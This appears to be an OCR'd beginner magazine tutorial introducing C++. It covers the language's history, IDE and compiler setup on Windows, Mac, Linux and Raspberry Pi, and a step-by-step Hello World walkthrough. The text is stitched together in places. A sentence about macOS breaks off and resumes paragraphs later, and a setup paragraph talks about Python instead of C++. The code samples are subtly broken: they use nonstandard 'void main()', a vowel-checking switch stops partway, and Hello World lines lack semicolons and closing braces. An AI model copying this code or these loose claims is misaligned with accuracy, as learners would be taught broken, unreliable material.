
Dating back to 1979, the start of the golden era of home computing, C++, or rather C with Classes, was the brainchild of Danish computer scientist Bjarne Stroustrup while working on his PhD thesis. Stroustrup's plan was to further the original C language, which was widely used since the early seventies.

C++ proved to be popular among the developers of the '80s, since it was a much easier environment to get to grips with and more importantly, it was 99% compatible with the original C language. This meant that it could be used beyond the mainstream computing labs and by regular people who didn't have access to the mainframes and large computing data centres.

C++'s impact in the digital world is immense. Many of the programs, applications, games and even operating systems are coded using C++. For example, all of Adobe's major applications, such as Photoshop, InDesign and so on, are developed in C++. You will find that the browser you surf the Internet with is written in C++, as well as Windows 10, Microsoft Office and the backbone to Google's search engine. Apple's macOS is written largely in C++ (with some

C++ code is much faster than that of Python.

```
1   #include<iostream>
2   using namespace std;
3   void main()
4   {char ch;
5    cout<<"Enter a charater to check it is vowel or not";
6    cin>>ch;
7        switch(ch)
8                {
9                 case'a': case'A':
10                cout<<ch<<" is a Vowel";
11                break;
12                    case 'e': case'E':
13                    cout<<ch<<" is a Vowel";
14                    break;
15                        case 'i': case'I':
16                        cout<<ch<<" is a Vowel";
17                        break;
18                            case 'o': case'O':
19                            cout<<ch<<" is a Vowel";
20                            break;
21                                case 'u': case'U':
22                                cout<<ch<<" is a Vowel";
```



Microsoft's Visual Studio is a great, free environment to learn C++ in.

other languages mixed in depending on the function) and the likes of NASA, SpaceX and even CERN use C++ for various applications, programs, controls and umpteen other computing tasks.

C++ is also extremely efficient and performs well across the board as well as being an easier addition to the core C language. This higher level of performance over other languages, such as Python, BASIC and such, makes it an ideal development environment for modern computing, hence the aforementioned companies using it so widely.

While Python is a great programming language to learn, C++ puts the developer in a much wider world of coding. By mastering C++, you can find yourself developing code for the likes of Microsoft, Apple and so on. Generally, C++ developers enjoy a higher salary than programmers of some other languages and due to its versatility, the C++ programmer can move between jobs and companies without the need to relearn anything specific. However, Python is an easier language to begin with. If you're completely new to programming then we would recommend you begin with Python and spend some time getting to grips with programming structure and the many ways and means in which you find a solution to a problem through programming. Once you can happily power up your computer and whip out a Python program with one hand tied behind your back, then move on to C++. Of course, there's nothing stopping you from jumping straight into C++; if you feel up to the task, go for it.

Getting to use C++ is as easy as Python, all you need is the right set of tools in which to communicate with the computer in C++ and you can start your journey. A C++ IDE is free of charge, even the immensely powerful Visual Studio from Microsoft is freely available to download and use. You can get into C++ from any operating system, be it macOS, Linux, Windows or even mobile platforms.

Just like Python, to answer the question of Why C++ is the answer is because it's fast, efficient and developed by most of the applications you regularly use. It's cutting edge and a fantastic language to master.


Indeed, the operating system you're using is written in C++.


Equipment You Will Need


You don't need to invest a huge amount of money in order to learn C++, and you don't need an entire computing lab at your disposal either. Providing you have a fairly modern computer, everything else is freely available.

C++ SETUPS

Thankfully, Python is a multi-platform programming language available for Windows, macOS, Linux, Raspberry Pi and more. If you have one of those systems, then you can easily start using Python.







COMPUTER

Unless you fancy writing out your C++ code by hand on a sheet of paper (which is something many older coders used to do), then a computer is an absolute must have component. PC users can have any recent Linux distro or Windows OS, Mac users the latest macOS.

AN IDE

As with Python, an IDE is used to enter and execute your C++ code. Many IDEs come with extensions and plugins that help make it work better, or add an extra level of functionality. Often, an IDE will provide enhancements depending on the core OS being used, such as being enhanced for Windows 10.

COMPILER

A compiler is a program that will convert the C++ language into binary that the computer can understand. While some IDEs come with a compiler built in, others don't. Code::Blocks is our favourite IDE that comes with a C++ compiler as part of the package. More on this later.

TEXT EDITOR

Some programmers much prefer to use a text editor to assemble their C++ code before running it through a compiler. Essentially you can any text editor to write code, just save it with a .cpp extension. However, Notepad++ is one of the best code text editors available.

INTERNET ACCESS

While it's entirely possible to learn how to code on a computer that's not attached to the Internet, it's extraordinarily difficult. You will need to install the relevant software, keep it up to date, install any extras or extensions, and look for help when coding. All of which require access to the Internet.

TIME AND PATIENCE


Yes, as with Python, you're going to need to set aside significant time to spend on learning how to code in C++. Sadly, unless you're a genius, it's not going to happen overnight, or even a week. A good C++ coder has spent many years honing their craft, so be patient, start small and keep learning.

OS SPECIFIC NEEDS

C++ will work in any operating system, however, getting all the necessary pieces together can be confusing to a newcomer. Here's some OS specifics for C++.


LINUX

Linux users are lucky in that they already have a compiler and text editor built into their operating system. Any text editor will allow you type out your C++ code, when it's saved with a .cpp extension, use g++ to compile it.




WINDOWS

As we've mentioned previously, a good IDE is Microsoft's Visual Studio. However, a better IDE and compiler is Code::Blocks, which is regularly kept up to date with a new release twice a year, or so. Otherwise Windows users can enter their code in Notepad++ then compile it with MinGW – which Code::Blocks uses.




RASPBERRY PI

The Raspberry Pi's operating system is Raspbian, which is Linux based. Therefore, you're able to write your code out using a text editor, then compile it with g++ as you would in any other Linux distro.



MAC

Mac owners will need to download and install Xcode to be able to compile their C++ code natively. Other options for the macOS include Netbeans, Eclipse or Code::Blocks. Note: the latest Code::Blocks isn't available for Mac due to a lack of Mac developers.



Getting to Know C++

C++ is an amazing programming to learn. If your dream is to become a games designer or work at the cutting edge of science or engineering technology, then being able to code in C++ is a must. Remember, you're never too old to learn how to code.


#INCLUDE <C++ IS ACE!>

Learning the basics of programming, through Python for example, enables you to understand the structure of a program. The commands may be different, but you can start to see how the code works.

C++

C++ was invented by Danish student Bjarne Stroustrup in 1979, as a part of his PhD thesis. Initially C++ was called C with Classes, which added features to the already popular C programming language, while making it a more user-friendly environment.

Bjarne Stroustrup, inventor of C++.



#INCLUDE

The structure of a C++ program is slightly different to that of Python and radically different to BASIC. Every C++ code begins with a directive, #include <>. The directive instructs the pre-processor to include a section of the standard C++ code. For example: `#include <iostream>` includes the iostream header to support input/output operations.

```
*newcode.cpp (~/D
File  Edit  View  Search  Tools  Documents  Help
*newcode.cpp
#include <iostream>
```

INT MAIN()

int main() initiates the declaration of a function, which is a group of code statements under the name 'main'. All C++ code begins at the main function, regardless of where it actually lies within the code.

```
*newcode.cpp (~/D
File  Edit  View  Search  Tools  Documents  Help
*newcode.cpp
#include <iostream>

int main()
```

BRACES

The open brace is something that you may not have come across before, especially if you're used to Python. The open brace indicates the beginning of the main function and contains all the code that belongs to that function.

```
*newcode.cpp (~/Documents)
File  Edit  View  Search  Tools  Documents  Help
*newcode.cpp
#include <iostream>

int main()
{
```

COMMENTS

Lines that begin with a double slash are comments. This means they won't be executed in the code and are ignored by the compiler. Why are they there? Comments are designed to help you, or another programmer looking at your code, explain what's going on. There are two types of comment: /* covers multiple line comments, // a single line.

```
*newcode.cpp (~/Documents)
File Edit View Search Tools Documents Help
*newcode.cpp
#include <iostream>

int main()
{
    // My first C++ program!
```

<<

The two chevrons used here are insertion operators. This means that whatever follows the chevrons is to be inserted into the std::cout statement. In this case the words are 'Hello World', which are to be displayed on the screen when you compile and execute the code.

```
*newcode.cpp (~/Documents)
File Edit View Search Tools Documents Help
*newcode.cpp
#include <iostream>

int main()
{
    // My first C++ program!
    std::cout << ("Hello World!\n")
```

STD

While **std** stands for something quite different, in C++ it means Standard. It's a part of the Standard Namespace in C++, which covers a number of different statements and commands. You can leave the std part out of a code, but it must be declared at the start with: `using namespace std`.

```
*newcode.cpp (~/Documents)
File Edit View Search Tools Documents Help
*newcode.cpp
#include <iostream>
using namespace std;

int main()
{
    // My first C++ program!
```

OUTPUTS

Leading on, the ("Hello World!") part is what we want to appear on the screen when the code is executed. You can enter whatever you like, as long as it's inside the quotation marks. The brackets aren't needed but some compilers insist on them. The \n part indicates a new line is to be inserted.

```
// My first C++ program!
std::cout << ("Hello World!\n")
```


COUT

In this example we're using cout, which is a part of the Standard Namespace, hence why it's there, as you're asking C++ to use it from that particular namespace. Cout means Character OUTput, which displays, or prints, something to the screen. If we leave `std::` out we have to declare it at the start of the code, as mentioned previously.

```
*newcode.cpp (~/Documents)
File Edit View Search Tools Documents Help
*newcode.cpp
#include <iostream>

int main()
{
    // My first C++ program!
    std::cout
```

; AND }

Finally you can see that lines within a function code block (except comments) end with a semicolon. This marks the end of the statement and all statements in C++ must have one at the end or the compiler will fail to build the code. The very last line has the closing brace to indicate the end of the main function.




How to Set Up C++ in Windows

Windows users have a wealth of choice when it comes to programming in C++. There are loads of IDEs and compilers available, including Visual Studio from Microsoft. However, in our opinion, the best C++ IDE to begin with is Code::Blocks.

